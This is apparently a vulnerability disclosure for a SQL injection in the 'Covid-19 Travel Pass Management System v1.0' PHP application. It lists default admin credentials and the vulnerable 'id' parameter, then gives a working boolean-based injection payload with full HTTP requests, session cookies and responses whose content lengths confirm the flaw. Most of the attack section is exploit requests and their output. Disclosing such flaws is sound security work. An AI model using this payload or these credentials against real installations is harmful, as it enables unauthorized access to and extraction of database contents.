Covid-19 Travel Pass Management System v1.0 by oretnom23 has SQL injection

Author： k0xx

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15308/covid-19-travel-pass-management-system-phpoop-free-source-code.html

Vulnerability File: /ctpms/admin/?page=individuals/view_individual&id=

Vulnerability location: /ctpms/admin/?page=individuals/view_individual&id=,id


[+] Payload: /ctpms/admin/?page=individuals/view_individual&id=2%27%20and%20length(database())%20=8--+ // Leak place ---> id

Current database name: ctpms_db,length is 8

```
GET /ctpms/admin/?page=individuals/view_individual&id=2%27%20and%20length(database()
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=sbd29ujtf9eelnf4f6rlt8ikfi
Connection: close
```


When length (database ()) = 7, Content-Length: 25684



```
GET
/ctpms/admin/?page=individuals/view_individual&id=2%27%2
0and%20length(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=sbd29ujtf9eelnf4f6rlt8ikfi
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 06 May 2022 06:50:06 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 25684

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
    <meta charset="utf-8">
```




http://192.168.1.19/ctpms/admin/?page=individuals/view_individual&id=2' and length(database()) =7--+

Individual Details

Name:
Gender:
Email:
Contact #:
Address:


When length (database ()) = 8, Content-Length: 25828



```
GET
/ctpms/admin/?page=individuals/view_individual&id=2%27%2
0and%20length(database())%20=8--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=sbd29ujtf9eelnf4f6rlt8ikfi
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 06 May 2022 06:49:44 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 25828

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
```



```
http://192.168.1.19/ctpms/admin/?page=individuals/view_individual&id=2' and length(database()) =8--+
```

☐ Post data ☐ Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string ☑ Replace All

Individual Details

Name: **Cooper, Mark D**
Gender: **Male**
Email: **mcooper@sample.com**
Contact #: **09123456789**
Address: **Here St. Brgy. Sample, There City, Anywhere, 2306**